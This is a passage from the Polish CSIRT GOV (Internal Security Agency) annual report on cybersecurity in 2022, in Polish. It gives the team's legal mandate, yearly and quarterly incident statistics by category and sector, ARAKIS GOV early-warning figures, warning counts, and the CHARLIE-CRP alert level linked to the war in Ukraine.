RAPORT

o stanie

BEZPIECZEŃSTWA CYBERPRZESTRZENI RP

w roku 2022

RP

RAPORT

o stanie BEZPIECZEŃSTWA CYBERPRZESTRZENI RP w roku 2022

Warszawa, maj 2023

RP

ZESPÓŁ CSIRT GOV

Zespół Reagowania na Incydenty Bezpieczeństwa Komputerowego CSIRT GOV, prowadzony przez Szefa Agencji Bezpieczeństwa Wewnętrznego, pełni rolę Zespołu CSIRT poziomu krajowego. Zespół CSIRT GOV odpowiada za koordynację procesu reagowania na incydenty komputerowe występujące w obszarze wskazanym w art. 26 ust. 7 ustawy z dnia 5 lipca 2018 roku o krajowym systemie cyberbezpieczeństwa. Jednym z jego podstawowych zadań jest rozpoznawanie, zapobieganie i wykrywanie zagrożeń godzących w bezpieczeństwo, istotnych z punktu widzenia ciągłości funkcjonowania państwa systemów teleinformatycznych organów administracji publicznej lub systemów oraz sieci teleinformatycznych objętych jednolitym wykazem obiektów, instalacji, urządzeń i usług wchodzących w skład infrastruktury krytycznej, a także systemów teleinformatycznych właścicieli i posiadaczy obiektów, instalacji lub urządzeń infrastruktury krytycznej, o których mowa w art. 5b ust. 7 pkt 1 ustawy z dnia 26 kwietnia 2007 r. o zarządzaniu kryzysowym.

CSIRT GOV

Agencja Bezpieczeństwa Wewnętrznego
ul. Rakowiecka 2a
00-993 Warszawa

www.csirt.gov.pl
csirt@csirt.gov.pl
tel.: +48 22 58 59 373
faks: +48 22 58 58 833

SPIS TREŚCI

WSTĘP

Raport o stanie bezpieczeństwa cyberprzestrzeni RP, przygotowywany corocznie przez Zespół Reagowania na Incydenty Bezpieczeństwa Komputerowego, pozwala na zapoznanie się z działalnością CSIRT GOV realizowaną w obszarze cyberbezpieczeństwa kluczowych elementów krajowej infrastruktury teleinformatycznej. Stanowi jednocześnie syntetyczne opracowanie, pozwalające na zapoznanie się z najistotniejszymi odnotowanymi w 2022 r. zagrożeniami oraz szeroko pojętą aktywnością w cyberprzestrzeni wymierzoną w infrastrukturę TI podmiotów administracji państwowej, operatorów infrastruktury krytycznej, a także podmiotów świadczących usługi kluczowe. Pozwala na zapoznanie się ze skalą oraz rodzajami rozpoznanych zagrożeń. Opracowanie stanowi także możliwość zapoznania się z działalnością CSIRT GOV w zakresie podnoszenia poziomu bezpieczeństwa systemów informatycznych podmiotów o szczególnym znaczeniu dla funkcjonowania państwa.

Raport został przygotowany w oparciu o analizę zgłaszanych oraz rozpoznawanych przez CSIRT GOV incydentów bezpieczeństwa teleinformatycznego, jak również danych pozyskanych przy wykorzystaniu systemów pozwalających na autonomiczne wykrywanie zagrożeń, w tym w szczególności systemu wczesnego ostrzegania ARAKIS GOV, a także informacji uzyskanych na podstawie aktywnych działań Zespołu.

W kolejnych rozdziałach przedstawione zostały zagadnienia związane z działalnością CSIRT GOV w 2022 r. Na wstępie przedstawiono zestawienia statystyczne obrazujące liczbę odnotowanych incydentów z uwzględnieniem podstawowych rodzajów zagrożeń, a także obszarów, w których dokonano ich identyfikacji. Zaprezentowano również analizę porównawczą w zakresie wolumenu oraz typologii zdarzeń w odniesieniu do lat ubiegłych, a także dane statystyczne w zakresie dynamiki występowania zdarzeń.

W dalszej części Raportu opisane zostały poszczególne rodzaje zagrożeń rozpoznanych przez CSIRT GOV, w tym m.in. podatności systemów, kampanie socjotechniczne, ataki DDoS. Przedmiotowa analiza została przeprowadzona w kontekście zagrożeń oraz działań podjętych w nowych, nieodnotowywanych wcześniej na tak szeroką skalę warunkach, związanych z wprowadzeniem na terenie RP stopnia alarmowego CHARLIE-CRP, z uwzględnieniem wciąż wzrastającej liczby odnotowywanych kampanii socjotechnicznych, a także wolumenu ataków DDoS (Distributed Denial of Service), wymierzonych w szczególności w usługi publiczne świadczone z wykorzystaniem sieci Internet.

W kolejnej części opracowania przedstawiono analizę działalności zorganizowanych grup hackerskich (APT - Advanced Persistent Threat) w obszarze cyberprzestrzeni RP. Następnie dokonano analizy tendencji w zakresie rodzajów oraz sposobu wykorzystania dystrybuowanego w 2022 r. oprogramowania złośliwego, w tym najczęściej identyfikowanego, jak Agent Tesla, HTML Phisher, Hidden Macro 4.0, czy Formbook.

Dalsza część Raportu skupia się na analizie danych pozyskanych przy wykorzystaniu systemu wczesnego ostrzegania o zagrożeniach teleinformatycznych. W tym miejscu przedstawiono m.in. wolumen ruchu sieciowego poddanego procesowi monitoringu, wraz z klasyfikacją wykrytych zagrożeń. Zobrazowano ponadto źródła ruchu złośliwego, rozpoznane cele, najpopularniejsze zestawy danych uwierzytelniających wykorzystywanych do prób uzyskania nieautoryzowanego dostępu do atakowanych systemów oraz zestawienie adresów URL najczęściej wykorzystywanych do rozpoznania usług webowych w sieciach teleinformatycznych podmiotów uczestniczących w projekcie ARAKIS GOV.

Raport przedstawia także działania realizowane przez Zespół CSIRT GOV w ramach zadań określonych w art. 32a ustawy z dnia 24 maja 2002 r. o Agencji Bezpieczeństwa Wewnętrznego oraz Agencji Wywiadu. Zespół CSIRT GOV, w celu zapobiegania i przeciwdziałania oraz zwalczania zdarzeń o charakterze terrorystycznym dotyczących istotnych z punktu widzenia ciągłości funkcjonowania państwa systemów teleinformatycznych organów administracji publicznej lub sieci teleinformatycznych stanowiących elementy infrastruktury krytycznej, zobligowany jest do przeprowadzania procesu oceny bezpieczeństwa systemów teleinformatycznych. W ramach przedmiotowej działalności wykorzystywane są zarówno aktywne, jak i pasywne narzędzia, umożliwiające identyfikację podatności architektury systemów oraz usług sieciowych. W ramach powyższych działań prowadzona jest również analiza wpływu czynników inżynierii społecznej (działań socjotechnicznych) na poziom bezpieczeństwa infrastruktury IT oraz świadomości zagrożeń posiadanej przez jej użytkowników. Analiza zaprezentowana w Raporcie pozwala na zapoznanie się z najczęściej rozpoznawanymi podatnościami, mającymi istotny wpływ na stan bezpieczeństwa systemów.

Ponadto, w opracowaniu przedstawiono działania CSIRT GOV ukierunkowane na podnoszenie efektywności i skuteczności przeciwdziałania zagrożeniom w cyberprzestrzeni. W przedmiotowym zakresie zaprezentowano w szczególności udział przedstawicieli Zespołu w międzynarodowych ćwiczeniach „Locked Shields 2022", organizowanych cyklicznie przez NATO Cooperative Cyber Defence Centre of Excellence (CCDCOE), a także ćwiczeniach NATO Cyber Coalition. Uczestnictwo we wzmiankowanych przedsięwzięciach pozwoliło m.in. na bezpośrednią wymianę aktualnej wiedzy w obszarze cyberbezpieczeństwa, omówienie doświadczeń w zakresie obsługi incydentów (good practices), a także wypracowanie efektywnych sposobów reagowania w ramach przeprowadzonych ćwiczeń praktycznych.

Raport przedstawia wreszcie rolę, zadania oraz aktywność Zespołu CSIRT GOV w obszarze wdrażania w infrastrukturze teleinformatycznej wykorzystywanej przez administrację publiczną rozwiązań chmurowego przetwarzania danych (Cloud computing), stanowiącą odpowiedź na intensywnie wzrastający poziom wykorzystania tego typu rozwiązań przez podmioty publiczne. W tym zakresie rola CSIRT GOV polega w szczególności na ocenie możliwości wykorzystania rozwiązań chmurowych w kontekście rodzaju i wrażliwości przetwarzanych danych, specyfiki i kontekstu funkcjonowania poszczególnych podmiotów administracji, a także analizy ryzyka bezpieczeństwa (poufności, integralności, dostępności) zasobów czy usług, które mają być poddane procesowi migracji do Rządowej Chmury Obliczeniowej, czy chmur o charakterze publicznym.

Niniejszy Raport został opracowany celem przedstawienia najistotniejszych zagrożeń dla cyberbezpieczeństwa elementów infrastruktury teleinformatycznej zapewniającej prawidłowe i niezakłócone funkcjonowanie organów administracji państwowej, a także systemów kluczowych dla bezpieczeństwa państwa i obywateli. Ma jednoczenie na celu podniesienie świadomości oraz wrażliwości użytkowników systemów teleinformatycznych na szeroko rozumiane zagadnienie cyberbezpieczeństwa. Dzięki opracowaniu możliwe jest rozpropagowanie wiedzy pozwalającej na wczesną identyfikację zagrożeń, a także podstawowych sposobów ich minimalizowania, co z kolei przekłada się na stałe i systematyczne wzmacnianie ogólnego poziomu bezpieczeństwa zasobów oraz systemów teleinformatycznych.

RP


1 STATYSTYKI INCYDENTÓW KOORDYNOWANYCH PRZEZ ZESPÓŁ CSIRT GOV

RP

1.1. Statystyka roczna

W roku 2022 zarejestrowanych zostało łącznie 1 234 040 zgłoszeń o potencjalnym wystąpieniu incydentu teleinformatycznego w obszarze kompetencyjnym Zespołu CSIRT GOV. Odnotowana liczba zgłoszeń stanowi wzrost w stosunku do roku poprzedniego, w którym zarejestrowano 762 175 zgłoszeń. Przedmiotowa liczba zgłoszeń przełożyła się na 21 563 zdarzeń zakwalifikowanych i zarejestrowanych jako incydenty bezpieczeństwa informatycznego.

Poniżej przedstawiono i omówiono statystyki dotyczące liczby zgłoszeń oraz incydentów w porównaniu do lat poprzednich, z uwzględnieniem podziału na zdarzenia rejestrowane przez system ARAKIS GOV oraz zgłoszenia przekazane do Zespołu CSIRT GOV przez podmioty krajowego systemu cyberbezpieczeństwa.




Wykres 1. Liczba zarejestrowanych zgłoszeń i zdarzeń oraz incydentów w poszczególnych latach

Wśród zarejestrowanych zgłoszeń największą część stanowiły zgłoszenia pochodzące z systemu wczesnego ostrzegania ARAKIS GOV, gdzie odnotowano łącznie 1 207 287 zdarzeń. Spośród nich 16 604 nadano faktyczny status incydentów. Wzrost liczby zgłoszeń zarejestrowanych przez ARAKIS GOV w roku 2022 w stosunku do lat ubiegłych wynikał ze zwiększonej liczby wygenerowanych alarmów. System ARAKIS GOV umożliwia bowiem identyfikację zagrożeń m.in. na podstawie dedykowanych sygnatur bezpieczeństwa, których baza jest systematycznie aktualizowana. Na wzrastającą liczbę zgłoszeń miała jednocześnie wpływ zwiększająca się liczba zainstalowanych sond, wynikająca zarówno z implementacji nowych urządzeń w infrastrukturze dotychczas objętej monitoringiem systemu wczesnego ostrzegania o zagrożeniach pochodzących z sieci Internet ARAKIS GOV, jak również wzrostem liczby podmiotów zainteresowanych tym systemem ochrony.

Jednocześnie, w omawianym okresie Zespół CSIRT GOV odnotował 26 753 zgłoszenia wynikające z obsługi bieżącej prowadzonej przez Zespół CSIRT GOV, kwalifikując 4 959 z nich jako incydenty.

1.2. Analiza poszczególnych kwartałów, w oparciu o incydenty zgłoszone przez podmioty krajowego systemu cyberbezpieczeństwa


Biorąc pod uwagę liczbę zgłoszeń w poszczególnych kwartałach roku 2022, można zauważyć, iż największy wolumen odnotowano w I i II kwartale. Sytuacja ta wynikała przede wszystkim z wprowadzenia na terenie kraju stopni alarmowych: ALFA-CRP w styczniu, a następnie CHARLIE-CRP w lutym 2022 roku, co skutkowało znacznym wzrostem liczby zgłoszeń dotyczących identyfikacji zdarzeń noszących znamiona naruszenia bezpieczeństwa infrastruktury teleinformatycznej dokonywanych przez podmioty krajowego systemu cyberbezpieczeństwa.



Wykres 2. Liczba zarejestrowanych zgłoszeń oraz incydentów w poszczególnych kwartałach 2022 r. zgłoszonych przez podmioty krajowego systemu cyberbezpieczeństwa

1.3. Statystyka incydentów pod względem kategorii incydentów zgłoszonych przez podmioty krajowego systemu cyberbezpieczeństwa

Poniżej przedstawiona została statystyka obrazująca zagrożenia zarejestrowane przez CSIRT GOV w 2022 roku z podziałem na podstawowe kategorie incydentów.



Wykres 3. Statystyka incydentów w roku 2022 zgłoszonych przez podmioty krajowego systemu cyberbezpieczeństwa

Jak wynika z powyższego zestawienia, największa liczba incydentów sklasyfikowana została jako PODATNOŚĆ, SOCJOTECHNIKA oraz NIEDOSTĘPNOŚĆ. Wolumen incydentów w kategorii PODATNOŚĆ w 2022 roku wyniósł 2 187 przypadków, co stanowi znaczny wzrost w stosunku do roku poprzedniego, w którym zarejestrowano 1 148 incydentów tego rodzaju. Kategorią tą objęto w szczególności incydenty związane z identyfikacją różnego rodzaju słabości systemów teleinformatycznych, błędów konfiguracyjnych, a także będących skutkiem braku odpowiedniej polityki bezpieczeństwa, w szczególności w obszarze stałej aktualizacji oraz weryfikacji wdrożonych rozwiązań teleinformatycznych.

W kategorii SOCJOTECHNIKA sklasyfikowano łącznie 1 053 incydenty. Tutaj również odnotowuje się tendencję wzrostową w stosunku do roku 2021, w którym zarejestrowano 904 incydenty. Kategoria SOCJOTECHNIKA objęła swoim zakresem m. in. kampanie phishingowe, podszycia oraz ataki z wykorzystaniem inżynierii społecznej, wymierzone przeciwko użytkownikom systemów teleinformatycznych. Przedmiotowe kampanie miały na celu wyłudzenie informacji poufnych, zainfekowanie stacji roboczych bądź nakłonienie użytkownika do określonych działań, niezgodnych z zasadami bezpieczeństwa pracy w systemach teleinformatycznych. W tej kategorii uwzględniono przede wszystkim ataki o charakterze ukierunkowanym, wymierzone w infrastrukturę podmiotów oraz instytucji pozostających w zakresie właściwości CSIRT GOV.

Trzecią najliczniej odnotowywaną w 2022 roku kategorią incydentów były zdarzenia sklasyfikowane jako NIEDOSTĘPNOŚĆ. W tym przypadku zarejestrowano 826 incydentów, co również stanowi istotny przyrost w porównaniu do roku poprzedniego, w którym zidentyfikowano 310 podobnych zdarzeń. Do kategorii NIEDOSTĘPNOŚĆ zakwalifikowano incydenty polegające na niedostępności witryn internetowych, wynikających zarówno z ataków DDoS (ang. distributed denial of service), jak również awarii czy wykonywanych prac technicznych.

Głównym czynnikiem wpływającym na liczbę zgłoszeń związanych z niedostępnością domen, był znaczny wzrost liczby ataków DDoS wymierzonych w witryny internetowe utrzymywane przez podmioty administracji publicznej oraz operatorów infrastruktury krytycznej RP.

W kategorii PUBLIKACJA zarejestrowano 316 incydentów. Zakwalifikowano do niej zagrożenia związane z tzw. „wyciekiem" danych, nieautoryzowaną modyfikacją treści czy kampaniami dezinformacyjnymi. Również w tej kategorii odnotowano wzrost liczby incydentów względem roku 2021, który zamknął się liczbą 58 rozpoznanych przypadków.

Incydenty oznaczone jako TREŚCI dotyczyły zgłoszeń związanych z różnego rodzaju treściami naruszającymi szeroko pojęte dobra publiczne. Zespół CSIRT GOV zarejestrował 119 incydentów odpowiadających tej kategorii.

Kolejną kategorię stanowiły incydenty sklasyfikowane jako ATAK, rozumiane jako wszelkiego rodzaju ataki przeprowadzane na systemy teleinformatyczne, w szczególności te, które stanowiły próbę przełamania zabezpieczeń. W 2022 r. zarejestrowano 174 zdarzenia o przedmiotowym charakterze, co w porównaniu z danymi z raportu ubiegłorocznego (74 incydenty) stanowi wzrost o 135%.

Kolejną pod względem liczby rozpoznanych incydentów była kategoria SKANOWANIE. Do tej kategorii w 2022 roku zakwalifikowano 151 zdarzeń, polegających na prowadzeniu ukierunkowanego

wzmożonego rekonesansu infrastruktury teleinformatycznej administracji publicznej oraz podmiotów infrastruktury krytycznej w celu identyfikacji podatności systemów i usług.

Do kategorii WIRUS, obejmującej m. in. infekcje stacji roboczych, serwerów, a także urządzeń sieciowych, zakwalifikowane zostały 61 incydenty zgłoszone przez podmioty krajowego systemu cyberbezpieczeństwa pozostające w obszarze kompetencyjnym CSIRT GOV.


W ramach tej kategorii ujęto także incydenty identyfikowane w ramach bieżącego monitoringu prowadzonego z wykorzystaniem systemu wczesnego ostrzegania ARAKIS GOV. W roku 2022 zarejestrowano 16 604 tego rodzaju incydentów. Dane szczegółowe w zakresie automatycznego monitoringu bezpieczeństwa systemów teleinformatycznych zostały omówione w dalszej części raportu.

Oprócz przedstawionych powyżej incydentów poszczególnych kategorii, których obsługa była realizowana przez CSIRT GOV, odnotowano również 656 zdarzeń noszących znamiona incydentu bezpieczeństwa teleinformatycznego pozostających poza właściwością CSIRT GOV. Przedmiotowe incydenty zostały przekazane do obsługi przez odpowiednie zespoły CSIRT poziomu krajowego (CSIRT MON, CSIRT NASK), zgodnie z kompetencją wskazaną w art. 26 ust. 5 i 6 ustawy z dnia 5 lipca 2018 roku o krajowym systemie cyberbezpieczeństwa.

1.4. Statystyka incydentów pod względem sektorów, w oparciu o incydenty zgłoszone przez podmioty krajowego systemu cyberbezpieczeństwa

Statystyka incydentów zgłoszonych w systemie obsługi CSIRT GOV z podziałem na poszczególne sektory wskazuje, iż w 2022 roku największa liczba zgłoszeń, w liczbie 1 798, dotyczyła zagrożeń dla systemów i sieci telekomunikacyjnych wykorzystywanych przez operatorów infrastruktury krytycznej. Ponadto odnotowano zgłoszenia w kategorii urzędy (809 incydentów) oraz organy administracji państwowej (599 incydentów). Podobna sytuacja miała miejsce w roku 2021, w którym największy wolumen zgłaszanych incydentów również dotyczył operatorów infrastruktury krytycznej.

W kategorii Pozostałe (650 incydentów) zostały zarejestrowane działania podejmowane przez CSIRT GOV w celu mitygacji zagrożeń dla podmiotów spoza ustawowo zdefiniowanego obszaru kompetencyjnego Zespołu.



Wykres 4. Liczba incydentów wg sektorów zgłoszonych przez podmioty krajowego systemu cyberbezpieczeństwa


Biorąc pod uwagę zobrazowane powyżej dane dotyczące incydentów odnotowanych w roku 2022 dla poszczególnych sektorów krajowego systemu cyberbezpieczeństwa, zauważalnym jest, iż komponentem najbardziej narażonym na ataki wymierzone w sieci i systemy teleinformatyczne pozostaje niezmiennie infrastruktura krytyczna RP.

1.5. Statystyka incydentów ARAKIS GOV

W ramach systemu ARAKIS GOV rejestrowane są zdarzenia mające charakter potencjalnej infekcji sieci oraz systemów teleinformatycznych. Zdarzenia te klasyfikowane są w kategorii WIRUS i dotyczą możliwości wystąpienia komunikacji złośliwej przede wszystkim ze zidentyfikowanymi serwerami C&C i domenami złośliwymi.

W roku 2022 jako incydenty bezpieczeństwa informatycznego zakwalifikowano 16 604 przypadki, spośród 1 207 287 zdarzeń klasyfikowanych jako zagrożenia dla infrastruktury teleinformatycznej podmiotów. Największą liczbę tego typu zdarzeń odnotowano w obszarze infrastruktury krytycznej, a także instytucji i urzędów administracji publicznej. Podobnie jak to miało miejsce w latach ubiegłych, w 2022 r. incydenty zakwalifikowane jako WIRUS stanowiły najbardziej istotną kategorię zagrożeń dla podmiotów cyberprzestrzeni RP.


Liczba incydentów typu WIRUS podyktowana była przede wszystkim dynamiką działań cyberofensywnych prowadzonych z użyciem różnych metod ataku, w tym wykorzystania podatności sieci i systemów, prób przełamania zabezpieczeń, dystrybucja oprogramowania złośliwego, celem infekcji i zapewnienia persystencji systemów w oparciu o przejętą lub specjalnie przygotowaną infrastrukturę. Zagrożenia te klasyfikowane jako WIRUS stwarzają tym samym największe zagrożenia dla systemów teleinformatycznych podmiotów krajowego systemu cyberbezpieczeństwa. Zagrożone są przede wszystkim systemy teleinformatyczne, które nie są aktualizowane lub w stosunku do których brak jest właściwej polityki bezpieczeństwa, monitorowania prób ataków, jak również stosownego reagowania na incydenty.



Wykres 5. Liczba incydentów w kategorii WIRUS wg sektorów w systemie ARAKIS GOV

1.6. Ostrzeżenia dystrybuowane przez CSIRT GOV w 2022 roku

W ramach stałego podnoszenia efektywności szeroko rozumianego systemu cyberbezpieczeństwa RP, jednym z podstawowych zadań Zespołu CSIRT GOV jest dystrybucja ostrzeżeń w zakresie rozpoznanych zagrożeń. W 2022 roku rozdysponowano pomiędzy organy administracji publicznej oraz operatorów infrastruktury krytycznej łącznie 613 ostrzeżeń zawierających informacje umożliwiające identyfikację zagrożeń (wskaźniki kompromitacji), ich charakterystykę, a także rekomendacje działań mitygacyjnych.



Wykres 6. Ostrzeżenia wysłane przez Zespół CSIRT GOV

Wśród dystrybuowanych w 2022 roku ostrzeżeń 382 dotyczyło wskaźników kompromitacji zidentyfikowanych zagrożeń. W istotnej części były to ostrzeżenia opracowane w oparciu o raporty dotyczące złośliwego ruchu sieciowego pozyskiwane przez CSIRT GOV w związku z wprowadzonym stopniem alarmowym CHARLIE-CRP, a także raporty generowane na podstawie danych dotyczących przepływów sieciowych o charakterze złośliwym, agregowanych z wykorzystaniem systemu ARAKIS GOV.

Kolejną grupą ostrzeżeń były informacje na temat wykrywanych podatności. W omawianym okresie Zespół CSRIT GOV przygotował łącznie 94 tego rodzaju ostrzeżenia. Dystrybuowano w szczególności ostrzeżenia dotyczące podatności oprogramowania, błędów konfiguracji, czy konieczności aktualizacji produktów. Istotna część ze zidentyfikowanych podatności wymagała niezwłocznego wdrożenia poprawek bezpieczeństwa o wysokim bądź krytycznym statusie.

Zespół CSIRT GOV rozdysponował ponadto 78 ostrzeżeń dotyczących zagrożenia atakami wymierzonymi w sieci i systemy teleinformatyczne zidentyfikowanych podmiotów administracji oraz infrastruktury krytycznej. W przeważającej części dotyczyły one możliwości wystąpienia ataków DDoS, powodujących m.in. niedostępności domen bądź usług o charakterze publicznym, świadczonych z wykorzystaniem rozwiązań sieciowych.

W 2022 r. rozesłano także 44 ostrzeżenia dotyczące aktywności cyberprzestępczej wykorzystującej narzędzia o charakterze socjotechnicznym. W tym obszarze ostrzeżenia dotyczyły w szczególności podszyć, kampanii phishingowych czy spearphishingowych prowadzonych w celu wyłudzenia danych wrażliwych, a także szerzenia dezinformacji. Zagrożeniem pozostającym w szczególnym zainteresowaniu CSIRT GOV była wzrastająca liczba działań socjotechnicznych wykorzystujących wizerunek organów administracji państwowej. W tym zakresie identyfikowano zarówno kampanie polegające na masowej bądź ukierunkowanej dystrybucji wiadomości e-mail, jak również utrzymywaniu fałszywych stron internetowych.

Pozostałe ostrzeżenia oraz rekomendacje dotyczyły szeroko rozumianych dobrych praktyk w zakresie przeciwdziałania zagrożeniom cyberbezpieczeństwa, czy informacji odnoszących się do działań przewidzianych dla stopni alarmowych CRP.

2 ZAGROŻENIA ZIDENTYFIKOWANE W 2022 ROKU

2.1. Stopień alarmowy CHARLIE CRP w Cyberprzestrzeni RP

Rok 2022 r. postawił przed Zespołem CSIRT GOV nowe wyzwania mające związek z sytuacją geopolityczną w Europie, podyktowane konfliktem zbrojnym w Ukrainie. Sytuacja ta oraz wysiłki Rzeczpospolitej Polskiej czynione na rzecz wsparcia Ukrainy w sposób zdecydowany podniosły potencjalny, ale także faktyczny poziom zagrożenia bezpieczeństwa Cyberprzestrzeni RP. Zagrożenie to w szczególności dotyczyło infrastruktury informatycznej wykorzystywanej przez podmioty oraz instytucje pozostające, w myśl art. 26 ust. 7 ustawy z dnia 5 lipca 2018 r. o krajowym systemie cyberbezpieczeństwa, w obszarze funkcjonowania CSIRT GOV, obejmujące m.in.:

- organy władzy publicznej, w tym organy administracji rządowej, organy kontroli państwowej i ochrony prawa, w tym sądy i trybunały;
- podmioty, których systemy teleinformatyczne lub sieci teleinformatyczne objęte są jednolitym wykazem obiektów, instalacji, urządzeń i usług wchodzących w skład infrastruktury krytycznej, o którym mowa w art. 5b ust. 7 pkt 1 ustawy z dnia 26 kwietnia 2007 r. o zarządzaniu kryzysowym.

